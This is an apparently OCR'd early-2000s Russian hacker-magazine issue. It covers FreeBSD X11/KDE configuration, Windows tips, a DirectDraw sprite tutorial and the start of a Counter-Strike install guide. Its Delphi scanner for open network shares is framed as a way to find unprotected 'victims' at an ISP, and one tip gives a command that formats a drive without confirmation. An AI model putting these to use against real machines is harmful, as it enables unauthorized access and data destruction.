- Секция Monitor, если ты не нашел свой монитор в предлагаемом списке, а инструкция к нему давно потеряна, то могут возникнуть проблемы с определением ключевых параметров: HorizSync и VertRefresh (т.е. частота горизонтальной и вертикальной развертки). Предлагаю маленький хинт: выставить заведомо слишком большие (или слишком маленькие) значения, а затем (см. ниже) попробовать запустить иксы. Некоторая часть граждан почему-то считает, что монитор, получив неверные значения, обязательно взорвется (ну или хотя бы сгорит ЭЛ-трубка ;) собственно, этот миф и послужил причиной создания многочисленных фобий и фантазий на тему «боюсь настраивать иксы, вон сосед ставил линукс, и у него монитор сгорел». На самом же деле, если только у тебя моник не из исторического прошлого, он на неверные значения всего лишь ругнется табличкой «Out of range», где заодно высветятся границы значений нужных нам параметров для этого монитора. Тут-то ты и не теряйся, а записывай их на бумажку :). Итак, процедура конфигурирования закончена, и финальным аккордом будет подтверждение внесения всех изменений записью их в главный файл: «Do you want to record changes in /etc/X11/XF86Config?». В ответ вводим, разумеется, 'y'. Но это еще не все. Начнется самое интересное. Если ты запустишь X-сервер (командой xinit), то что ты увидишь? Ну, во-пер-

вых, ты можешь увидеть то самое "Out of range", а если даже все и нормально, то результатом запуска скорее всего будет ужасное разрешение экрана (у меня было 1800x1600 :) при не менее ужасной частоте (60 Гц) с каким-то совершенно фантастическим количеством цветов, также, возможно, не будет работать мышка (не по той причине, что в OpenBSD, там бы иксы просто не запустились). Но все это поправимо.



Правим под себя конфиг...

Открываем в каком-нибудь text editor'e (vi, emacs, joe...) файл /etc/X11/XF86Config и начинаем его редактировать. Как видишь, это простой текстовый файл, для удобства разбитый на секции и снабженный комментариями.

Во-первых, сразу проверь, что у тебя написано в крысиной секции (Section "InputDevice"). Поле Identifier нас не интересует (можешь написать там «Logitech Optical Cordless Mouseman» для своей двухкнопочной Mitsumi :), в поле Driver должно стоять "mouse" (если у тебя мышка, конечно ;) , а вот следующее поле важно. По логике оно должно выглядеть так: Option "Protocol" "PS/2", так оно, кстати, и в Линуксе выглядит. Но в случае FreeBSD эта строчка как раз повод к тому, чтобы мышшь в иксах не работала. А чтобы все было о'кей, меняем запись "PS/2" на "auto", т.е. в результате будет: Option "Protocol" "auto". Все, мышшь прикрутили.

Далее - решаем проблему с разрешением и цветом. Для этого нужно глянуть в секцию Screen (Section "Screen"), где ты увидишь несколько подсекций "Display" (SubSection "Display") с прописанными глубинами цвета - от 1 до 24. Думаю, монохромный дисплей тебя не устраивает, да и 16 цве-

тов тоже - явно маловато :), так что в самом начале (после полей Identifier, Device и Monitor) прописываем строчку: DefaultColorDepth 24, что означает установку глубины цвета по умолчанию 24 бита. Тут же, справившись с цветами, смотрим на ту подсекцию "Display", где объявлена эта глубина - 24 (Depth 24), и после одной строчки прописываем разрешение, которое хотим видеть, следующим образом: Modes

"1024x768". Что означает - установить для глубины цвета 24 бита разрешение 1024x768 точек (поставишь то, которое тебе нужно). А так как данная глубина у нас проставлена по умолчанию, то при старте иксы будут запускаться в разрешении 1024x768 с глубиной цвета 24 бита. Красота! Отмечу тут же, что параметр Modes может в каче-

стве аргументов иметь несколько различных частот (записывая их подряд, отделяя каждую в кавычки), тогда ты сможешь переключаться между ними. И, наконец, частота. Убивать глаза на 60-ти герцах - удовольствия мало, поэтому ищем секцию «Монитор» (Section "Monitor") и пишем туда три следующие строчки:

```
HorizSync [диапазон]; VertRefresh [диапазон];
ModeLine [значения].
```


Как ты можешь подобрать первые два диапазона, я уже упоминал, а последняя строчка имеет формат типа "1024x768" 94.50 1024 1072 1168 1376 768 772 808 +hsync +vsync, где первые два аргумента - разрешение и частота, а остальное - рабочие характеристики твоего монитора. Выставь их в соответствии с твоим вкусом, единственное, что не советую, ставить частоту ниже 85 Гц - это вредно для глаз. Все! Иксы отконфигурированы, запускай теперь тот же xinit и любуйся, как все изменилось с момента прошлого запуска иксов :). Если X-сервер запускаться откажется и упадет с ошибкой, проверь еще раз конфиг.



Юниксоид

X В СТИЛЕ]]


☪ Toxa (Toxa@real.xaker.ru)



Эта волшебная буква «К»

Но это еще только полдела. Ты ведь X-server ставил не для того, чтобы на xterm'ы любоваться, верно? Правильно, поэтому еще нужно поставить какой-нибудь Window Manager. Их сейчас, как грязи, но мое мнение об оболочках ты слышал: будем ставить только то, в чем нам удобно нормально работать. Ориентируясь на массового читателя, предположу, что 90% взвешивающих на эти строки - приверженцы либо Gnome, либо KDE. Мне больше по душе последний, кто думает иначе - ради Бога, я не собираюсь вас переубеждать. Но я буду описывать установку именно K Desktop Environment aka KDE :).

Идем на <http://www.kde.org> (или воспользуемся системой портов FreeBSD :) и качаем себе свеженькую версию KDE'шки. Я, как фанат свежего (пусть и глючного :) софта, ставил себе KDE 3 - последнюю версию, но, возможно, ты остановишься на более стабильной KDE 2.2.2. Разницы при установке между ними никакой. Вуаля, выбрали на FTP Bsd-версию KDE и запустили зачку. Качать тут придется подольше, чем XFree86, полный дистрибутив (опять-таки раскиданный в несколько десятков пакетов) весит около 200 Мб, однако ты можешь взять только самое необходимое: qt (без него никак, на Qt-libs построен сам KDE), kdelibs (основные библиотеки), kdatabase (говорит само за себя) и чего-то там еще (подробнее посмотри на сайте, там описано, что содержит каждый пакет и какие из них необходимы для установке KDE, а какие - опциональны). Я не парился и за ночь скачал все, что было :).



Что же выбрать? :)

Скачав, кидаем все в отдельную папку и натравливаем команду `pkg_add` на все пакеты в данном каталоге: `pkg_add *`. Программа `pkg_add` (добавления пакета) сама проверит требуемые зависимости, выстроит пакеты по очередности их установки (так, чтобы все зависимости удовлетворялись) и, если надо, скажет, что для такого-то пакета требуется другой. В таком случае тебе всего лишь надо будет опять слезть на FTP, откуда ты скачивал KDE, и взять недостающий пакет. Есть и другой вариант - добавлять пакеты ручками по одному :). В любом случае, если для установки какого-либо пакета потребуются

иной (о, эти знаменитые никсовые зависимости! :), то программа `pkg_add` будет пытаться найти его в текущем каталоге и, если найдет, установит сначала его, а если нет - выдаст знаменитое "failed dependences". После установки тебе будет выдано радостное «type 'startkde' to start KDE». Однако, если ты наберешь это ручками тут же в консоли, то ничего хорошего не произойдет, и KDE запускаться откажется. Что и неудивительно - X-server-то не запущен! О чем и будет сообщено. Есть выход: запустить `xinit`, а оттуда, из `xterm'a`, уже пустить KDE (`startkde`). Но это слишком извращенно, к тому же в KDE будет болтаться консолька `xterm'a`, из которой KDE и запущен, стало быть, если ты эту консольку приберешь, приберется и порожденный процесс (KDE). Поэтому так никто не делает.

А делают проще. Создаешь в своем домашнем каталоге файл `.xinitrc` (`touch ~/.xinitrc`) и в него пишешь всего одну строчку: `exec startkde`, что означает - выполнять команду `startkde` (т.е. запуск KDE) при запуске X-сервера. Все! Теперь, при наборе `startx` (или `xinit`, что не принципиально), у тебя запустится и X-server, и KDE с теми настройками, естественно, что мы определили в файле `XFree86Config`.

Теперь осталось только настроить сам KDE под себя, т.к. многое в нем представлено по умолчанию не лучшим образом и требует тюнинга. Но это уже совсем другая история.



Результат усилий неллох :)

TIPS & TRICKS

В папке `Windows\Web` находятся различные файлы, отвечающие за оформление Windows. В Win9x это файлы с расширением `.htt`, которые можно открыть с помощью Notepad. Вот список самых интересных файлов:

- `folder.htt` - отвечает за оформление папок Windows;
- `mycomp.htt` - отвечает за оформление папки "Мой Компьютер";
- `printers.htt` - отвечает за оформление папки "Принтеры";
- `controlp.htt` - отвечает за оформление папки "Панель Управления";
- `efault.htt` - отвечает за оформление папок "Temporary Internet Files", "Downloaded Program Files", "Subscriptions", "History", "Портфель";
- `safemode.htt` - отвечает за оформление рабочего стола при ошибке Windows 98;
- `recycle.htt` - отвечает за оформление папки "Корзина";
- `shedule.htt` - отвечает за оформление папки "Назначенные Задания";
- `nethood.htt` - отвечает за оформление папки "Nethood";
- `dialup.htt` - отвечает за оформление папки "Удаленный Доступ к Сети";

`desktopmouv.htt` - отвечает за оформление активного рабочего стола; `wleft.bmp` - отвечает за графическое оформление папки Windows (можно открыть с помощью Paint). `wflne.gif` и `wvlogo.gif` - отвечают за графическое оформление папок. Дополнительно: если файл `folder.htt` скопировать в папку `Windows\System`, то Win9x больше не будет задавать лишних вопросов при их открытии.

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh_terabyte@bk.ru

Ведущий рубрики *Tips&Tricks* Иван Склярков (Sklyarov@real.xaker.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах]]. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу :).

Первый номер в продаже
с 2 АВГУСТА

«СВОЙ БИЗНЕС» первый в России толстый ежемесячный журнал, посвященный малому предпринимательству.



В ПЕРВОМ НОМЕРЕ:

- Изменения в законодательстве о малом бизнесе
- Обзоры перспективных рынков для малого предпринимательства
- Практические советы о том, как начать свое дело
- Рекомендации экспертов: как решать типичные задачи, встающие перед предпринимателями
- Ответы консультантов на вопросы предпринимателей
- Налогообложение и кредитование малого бизнеса
- Обзоры оборудования, необходимого для ведения бизнеса
- Безопасность бизнеса
- Формирование команды и управление персоналом
- Психология бизнеса
- Опыт и ноу-хау зарубежного малого бизнеса
- Истории современников, которые начали свой бизнес с нуля и сумели добиться успеха
- Истории знаменитых промышленных и торговых династий дореволюционной России
- Обзор полезной деловой литературы и сайтов Интернет

Открой **СВОЙ БИЗНЕС**



Delphi

Простейший сканер ресурсов

В последнее время очень сильно увеличился поток просьб написать сканер расширенных ресурсов. Я долго сопротивлялся, потому что хотел отложить эту тему на начало осени. Но мой ящик уже не выдержал, и сегодня я напишу маленькую прогу, которую ты сможешь без проблем превратить в сканер ресурсов.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Зачем искать


Что такое расширенные ресурсы? Это любые ресурсы компа (директории, диски или принтеры), к которым открыт свободный доступ по сети. Если комп подключен к локальной сети, то для обмена файлами чаще всего открывают какой-нибудь диск или папку. Ну а если комп имеет еще и выход в Инет, то к этим ресурсам можно пробраться из любой точки вселенной, если не приняты никакие меры предосторожности.

Очень много начинающих ламеров в сети твоего прова не отключают «Вход в сеть» и при этом имеют расширенные ресурсы, не защищенные паролем. Сейчас таких ламеров становится уже намного меньше (да и окна уже не такие дырявые, и через них уже не так сильно дует), но такое чудо можно еще встретить практически у любого крупного прова.

Как можно догадаться, у любого прова есть куча IP адресов, и перебирать их вручную достаточно сложное дело. Чтобы автоматизировать процесс поиска используют специальные сканеры шаровых ресурсов. Простейший вариант такого сканера нам и предстоит сегодня написать.

Оформим в лучшем виде

На форме нам понадобится только один компонент TEdit (в свойстве name я указал AddressEdit) и один TMemo (здесь в свойстве name оставим значение по умолчанию Memo1). Все это дело нужно должным образом оформить и добавить кнопочку «Просканировать». На рисунке 1 ты можешь увидеть мой вариант формы.



Форма будущего сканера

В компоненте AddressEdit мы будем вводить адрес сканируемого компа. Здесь мы будем сканировать только одну жертву. Если ты захочешь, то сможешь потом доработать пример, чтобы он перебирал несколько адресов подряд или из какого-то списка. Но это уже на твоё усмотрение, а для примера достаточно и одного. Ну а в компоненте Memo1 мы будем отображать найденные открытые ресурсы.

Шкодим

Теперь нам нужно создать обработчик события OnClick для кнопки и написать в нем содержимое листинга 1. Если тебе листинг понятен, то можешь заканчивать чтение статьи. Ну а если у тебя возникли проблемы, то давай разберем его подробнее.

В самом начале я заполняю структуру NetContainerToOpen, которая объявлена у меня в разделе var как тип NETRESOURCE. У нее нужно заполнить следующие поля: NetContainerToOpen.dwScope - в этом параметре нужно указать рамки перечисляемых ресурсов. Я указал RESOURCE_GLOBALNET, чтобы поиск происходил в сети. NetContainerToOpen.dwType - здесь указывается тип перечисляемых ресурсов. Ты можешь указать RESOURCETYPE_DISK для дисков, RESOURCETYPE_PRINT для принтеров и RESOURCETYPE_ANY для всего подряд. NetContainerToOpen.lpszLocalName - этот параметр нужно обнулить. NetContainerToOpen.lpszRemoteName - здесь нужно указать NETBIOS имя сканируемого компа или IP адрес. Если ты указываешь адрес, то в начале нужно прибавить два слеша \\, что я и делаю. NetContainerToOpen.lpszProvider - имя владельца ресурса. Если оно неизвестно, то нужно указать nil.

Открытие скана

После заполнения структуры нужно открыть процесс сканирования. Для этого существует функция WNetOpenEnum со следующими параметрами:

1. Область сканирования. Здесь снова указываем RESOURCE_GLOBALNET.
2. Тип сканируемых ресурсов. Снова указываем все подряд - RESOURCETYPE_ANY.
3. Здесь нужно указать, какие ресурсы надо перечислять. Если нужно все подряд, то просто укажи 0. Возможно также значения RESOURCEUSAGE_CONNECTABLE - подключаемые или RESOURCEUSAGE_CONTAINER - хранимые.
4. Структура, которую мы заполнили.
5. Переменная типа THandle, которая будет использоваться в дальнейшем.

Перечисление шар

После того как мы открыли перечисление, можно смело приступать к его реализации. Для этого я запускаю бесконечный цикл:

```
while TRUE do
begin
end;
```

Внутри цикла я постоянно вызываю функцию WNetEnumResource. Если она мне возвращает ошибку (результат не равен NO_ERROR), то я закрываю перечисление с помощью WnetCloseEnum и выхожу из процедуры.

У функции WnetEnumResource есть четыре параметра:

1. Здесь нужно указать ту же переменную, что мы указывали в последнем параметре при открытии перечисления WNetOpenEnum.
 2. Здесь нужно указать переменную, в которой хранится число необходимых к возврату ресурсов. У меня это переменная EntriesToGet, в которой записано число 2000. После того как функция выполнится, в этой переменной будет не 2000, а количество реально открытых ресурсов.
 3. Здесь должен быть массив структур TNetResource. Его длина должна быть достаточной для хранения возвращенной информации об открытых ресурсах. Я запрашиваю максимум 2000 ресурсов, значит массив должен состоять из 2000 структур (ResourceBuffer: array[1..2000] of TNetResource ;).
 4. Размер массива, указанного в предыдущем параметре.
- У функции WnetCloseEnum есть только один параметр, в котором мы должны указать ту же переменную, что мы указывали в последнем параметре при открытии перечисления WNetOpenEnum.

Вывод результата


Если перечисление прошло успешно, то мы можем вывести полученную информацию на экран. Для этого я запускаю цикл от 0 до количества возвращенных значений EntriesToGet:


```
for i := 1 to EntriesToGet do
Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
```

Внутри цикла я добавляю в компонент Memo1 строку, содержащую имя ресурса. Имя полученного открытого ресурса можно прочитать в переменной lpRemoteName структуры ResourceBuffer[i]. Единственное, что тут надо помнить - ResourceBuffer[i].lpRemoteName это не строка, поэтому этот параметр надо превратить в строку. Для этого надо написать String() и в скобках указать то, что мы хотим превратить в строку. String(ResourceBuffer[i].lpRemoteName).

Disconnect

Итак, сканер шаровых ресурсов готов, правда, он пока сканирует только одну указанную машину. Из-за этого использование этой проги в боевых условиях для поиска шаров определенного прова нереально. Но никто же





Результат работы сканера ресурсов

Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помощи написать прогу - вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



не мешает тебе дополнить прогу перебором, ведь это не так уж и сложно.

Дополнительную инфу, как всегда, можно найти на моем сайте www.cydsoft.com/vr-online. Там же можно найти и исходники этой проги после выхода журнала в свет или можешь поискать на диске к этому номеру X.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "Кодинг" меня каждый день валят вопросами.

Листинг 1

```
procedure TForm1.Button1Click(Sender: TObject);
var
  hNetEnum: THandle;
  NetContainerToOpen: NETRESOURCE;
  ResourceBuffer: array[1..2000] of TNetResource;
  i, ResourceBuf, EntriesToGet: DWORD;
begin
  NetContainerToOpen.dwScope:=RESOURCE_GLOBALNET;
  NetContainerToOpen.dwType:=RESOURCETYPE_ANY;
  NetContainerToOpen.lpLocalName:=nil;
  NetContainerToOpen.lpRemoteName:= PChar('\\'+AddressEdit.Text);
  NetContainerToOpen.lpProvider:= nil;

  WNetOpenEnum(RESOURCE_GLOBALNET, RESOURCETYPE_ANY,
  RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER,
  @NetContainerToOpen, hNetEnum);

  while TRUE do
  begin
    ResourceBuf := sizeof(ResourceBuffer);
    EntriesToGet := 2000;

    if (NO_ERROR <> WNetEnumResource(hNetEnum, EntriesToGet,
    @ResourceBuffer, ResourceBuf)) then
    begin
      WNetCloseEnum(hNetEnum);
      exit;
    end;

    for i := 1 to EntriesToGet do
      Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
    end;
  end;
end;
```

TIPS & TRICKS

В составе Win9x есть очень полезная утилита hwinfo.exe, которая выкладывает ВСЮ информацию о железе и конфликтах. Если ее просто запустить, то она тебе ничего не выдаст, т.к. необходимо добавить ключ /ui. Запускать ее лучше через меню Пуск -> Выполнить -> hwinfo /ui

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh,terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.hacker.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах J]. В конце года самый активный участник получит 100\$.

Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

ХУЛИГАН

В продаже с 25 июня

Алярм! Хулиган наступает!
Анонс №14

Как угнать речной трамвай:
руководство по управлению теплоходом

Большие пейнтбольные маневры:
игра в войну по-настоящему

Тотальный дестрой у друга дома

Как стать жертвой изнасилования:
подробное руководство

Профессия:
папарацци


Бодиарт:
абсолютно голые размалеванные женщины

Кайт-серфинг:
самый экстремальный воздушный змей

А так же:
новая музыка, кино, вино и домино,
и - новые чужие письма.

ХУЛИГАН

(game)land



Программирование графики Улучшенные спрайты

Наши знания уже дошли до такого уровня, что мы готовы создавать простые в использовании демки на основе спрайтов. Единственное, чего нам не хватает, так это прозрачности. Пока что я показал, как полностью вывести спрайт. Но чаще всего нужно использовать при выводе прозрачность, чтобы одна картинка накладывалась поверх другой.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Теория

Допустим, что у нас есть две картинки, показанные на рисунке 1 и на рисунке 2. Изображение первого рисунка мы уже использовали в наших прогах в качестве фона и сегодня оно будет выполнять ту же функцию. Изображение на втором рисунке мы сегодня выведем поверх фона. При этом нам надо вывести только самолет, а цвет фона должен быть проигнорирован.



Рисунок 1. Фон



Рисунок 2. Прозрачная картинка

Задача достаточно простая, но в то же время требует немного дополнительных усилий. В DirectDraw она решается следующим образом:

1. После загрузки изображения в поверхность надо указать, какой цвет должен быть прозрачным.

2. Во время вывода поверхности с изображением на экран указать, что при выводе надо учитывать цвет прозрачности. При этом из поверхности изображения будет копироваться все, кроме цвета прозрачности, т.е. только самолет.

Шкодинг

Зажужай пример, описанный в прошлом номере X, сейчас мы его подкорректируем. Я больше не буду давать полный исходник примеров, потому что они постоянно растут, а размер журнала остается тем же. Поэтому здесь будет только описание, а исходник будет выкладываться на моем сайте или на диске к этому номеру X. Для начала заведи в разделе var новую переменную поверхности для хранения изображения самолета:

```
FTransImageSurface : IDirectDrawSurface7;
```

Теперь найди то место, где мы загружаем картинку фона. После загрузки фона нужно добавить следующие две строчки:

```
FTransImageSurface := DDLoadBitmap(FDirectDraw, '2.bmp', 0, 0);
DDSetColorKey(FTransImageSurface, RGB(255, 0, 255));
```

В первой строке я загружаю картинку с именем 2.bmp в поверхность FTransImageSurface. Процесс такой же, как и при загрузке фона, поэтому тут не должно быть вопросов. Я только напомню, что картинка 2.bmp должна находиться в той же директории, что и прога, иначе нужно указывать полный или относительный путь к файлу. Во второй строке этого кода я указываю для поверхности FTransImageSurface цвет прозрачности с помощью функции DDSetColorKey. У нее два параметра:

1. Поверхность, у которой надо установить цвет прозрачности. Нам надо здесь указать FTransImageSurface.

2. Значение цвета, который будет использоваться в качестве прозрачного. Чтобы указать цвет, я использую функцию RGB(Красный, Зеленый, Синий). У этой функции три параметра, которые указывают красную, зеленую и синюю составляющую цвета. Каждая составляющая изменяется от 0 до 255. Если у тебя в качестве прозрачности используется красный цвет, то нужно указать RGB(255, 0, 0). Лично я люблю использовать цвет со значениями RGB(255, 0, 255).

Уроки рисования

Картинка загружена и уже указан цвет, который будет использоваться в качестве прозрачного. Теперь нам осталось только вывести ее на экран.

Напоминаю, что картинку фона мы выводили с помощью метода BltFast следующим образом:

```
FPrimarySurface.BltFast (175, 75, FImageSurface, nil, DDBLTFast_WAIT);
```

Этот код копирует содержимое поверхности FImageSurface (указана в качестве третьего параметра) во вторичный буфер - FPrimarySurface. Первые два параметра указывают на левую и верхнюю позиции картинки. В последнем параметре мы указывали только DDBLTFast_WAIT - если вывод сейчас невозможен, то необходимо ожидание возможности вывода. Вывод прозрачной картинки происходит практически так же, единственная разница - необходимо указать в последнем параметре, что при копировании надо использовать прозрачность. Поэтому у меня в следующем коде последний параметр состоит из двух флагов - DDBLTFast_WAIT и DDBLTFast_SRCColorKey. Первый флаг - это все то же ожидание при невозможности копирования, а второй флаг указывает на необходимость учета прозрачности. Если второй флаг опустить, то вывод осуществится в нормальном режиме, даже несмотря на то, что мы указали прозрачный цвет. Вот пример вывода нашей картинки, который надо вставить сразу после вывода фона:

```
srcrect:=Rect(0,0,180,90);
FPrimarySurface.BltFast (200, 200, FTransImageSurface, @srcrect,
DDBLTFast_WAIT or DDBLTFast_SRCColorKey);
```

Указатели

Заметь, что при вызове BltFast в качестве четвертого параметра указана переменная srcrect. Точнее сказать, тут используется только адрес структуры @srcrect в памяти. Значок @ указывает на то, что нужно использовать не саму переменную, а только ее адрес.

Адресация - это очень сильная вещь. Когда ты вызываешь процедуру, то перед ее вызовом все передаваемые параметры записываются в специальную область памяти - стек. После этого вызывается процедура, и она уже читает из стека переданные ей параметры.

Теперь допустим, что у тебя есть какая-то переменная (любого типа) размером с пару мегабайт. Когда ты вызываешь какую-то процедуру и передаешь ей эту переменную, то все содержимое переменной записывается в стек, что отнимает много времени и расходует лишнюю память. Чтобы не делать такого бессмысленного копирования, ты должен всего лишь передать в процедуру указатель на переменную в памяти. Любой указатель занимает всего 4 байта, и только они будут копироваться в стек. После того как процедура начнет свое выполнение, она прочитает указатель и спокойно по нему найдет нужные данные в системной памяти.

Итак, чтобы получить адрес любой переменной нужно писать так: "@Переменная" (без кавычек, конечно же). Чтобы увидеть содержимое, находящееся по определенному адресу (иногда еще говорят "указатель", потому что адресная переменная указывает на данные в памяти), нужно написать так - "Адрес" (после переменной указателя поставить значок ^).



Работа с размерами

Теперь разберемся с четвертым параметром метода BltFast. Как ты уже понял, там передается указатель на структуру srcrect. Сама структура объявлена в разделе var следующим образом.

```
var  
srcrect:TRect;
```

Структура TRect - это всего лишь запись из 4-х значений - левой, верхней, правой и нижней позиций. В нашем случае в такой структуре мы будем передавать позиции картинки, которую надо вывести. Конечно же, мы можем вывести всю картинку, указав вместо структуры значение nil, но в следующий раз нам понадобится именно структура для создания первой анимации.

Чтобы заполнить структуру значениями, нужно выполнить следующий код:

```
srcrect:=Rect(0,0,180,90);
```

Здесь выполняется функция Rect у которой есть четыре параметра: левая, верхняя, правая и нижняя позиции, необходимые для структуры. Результат выполнения этой функции - проинициализированная структура, которая записывается в нашу переменную srcrect.

Восстановление поверхности

Не забудь, что если программа потеряла фокус, то все поверхности нужно восстанавливать. Наша прозрачная поверхность не исключение, так что найди тот код, где мы реанимируем программу, и подкорректируй его так:

```
if hRet = DDERR_SURFACELOST then  
begin  
FPrimarySurface.Restore;  
FImageSurface.Restore;  
FTransImageSurface.Restore;  
FPrimarySurface.Blt(nil, nil, nil, DBBLT_COLORFILL or DBBLT_WAIT, @bltfx);  
FImageSurface := DDLoadBitmap(FDirectDraw, '1.bmp', 0, 0);  
FTransImageSurface := DDLoadBitmap(FDirectDraw, '2.bmp', 0, 0);  
DDSetColorKey(FTransImageSurface, RGB(255, 0, 255));  
end;
```

В случае нарушения поверхностей последние две строки этого кода снова загрузят графический файл и заново установят цвет прозрачности.

Shutdown

Результат работы проги ты можешь увидеть на рисунке 3. Как видишь, на этом скрине рисунок 2 нарисован поверх рисунка 1, при этом цвет фона самолета отсутствует.



Рисунок 3. Результат работы программы

А на сегодня отведенное мне место уже заканчивается, а в следующий раз я создам первую анимацию. А именно - наш самолет научится летать и вертеться в воздухе. Таким вот способом мы медленно, но верно доберемся до вершины графического мастерства. Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет или поинци на диске.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "Кодинг" меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :((Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



TIPS & TRICKS

С помощью только одной команды в командной строке или в bat-файле ты можешь отформатировать диск или дискету без всяких вопросов и запросов компьютера.

Команда: echo y | format a: /q /v:hack /autotest

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh, terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах]]. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

КОНКУРС

PHILIPS

Ответь на вопросы до 31 августа, выиграй и получи призы

1) сколько моделей MP3-CD плееров выпускает Phillips?

2) Придумай прикольный слоган о MP3-CD плеере eXpanium eXp501.



Информация о победителях будет опубликована на сайте www.xakep.ru в разделе «Конкурсы».

Ответы принимают по e-mail: phillips@real.xakep.ru

Counter Strike 1.4

Ставим новую контру



Купил я тут анлим на выходные и решил: скачаю-ка свеженькую контру! И что бы ты думал? Скачал! Вот решил поделиться впечатлениями, рассказать, что да как. Все-таки тебе выбирать - продолжать гамать в 1.3 или же рискнуть?

ENTER

Не ждали?!

Существует два варианта установки: полная установка и апдейт с версии 1.3. Если ты собираешься скачать свежачок с Инета, то предпочтительнее, конечно, апдейт. Угадай с трех раз, почему? Конечно, по размеру файла. Апдейт весит всего лишь 23,4 мб, в то время как полный инсталлятор - около 80 (если не больше). Для установки тебе потребуется: Counter-Strike 1.3, установленный на базе Half-Life 1.1.0.9. Контра 1.3 ставилась на предыдущую версию (1.1.0.8), но со старой Халфой свежак не поперет (будет выдаваться сообщение об ошибке загрузки client.dll). Так что нам потребуется

Всегда играй с клиентскими настройками - hud_centerid 1, hud_fastswitch 1 - и знай, какая чувствительность мыши тебе больше подходит. Я лично играл с Sensitivity по дефолту (3), но сейчас перешел на 3.5. Думаю, это оптимальный показатель, чтобы навести прицел, не ругаясь при этом. Впрочем, решай сам.

также апдейт твоей старой халфы до версии 1.1.0.9.

Итак. Имеем: Контра 1.3 на базе HL 1.1.0.8.

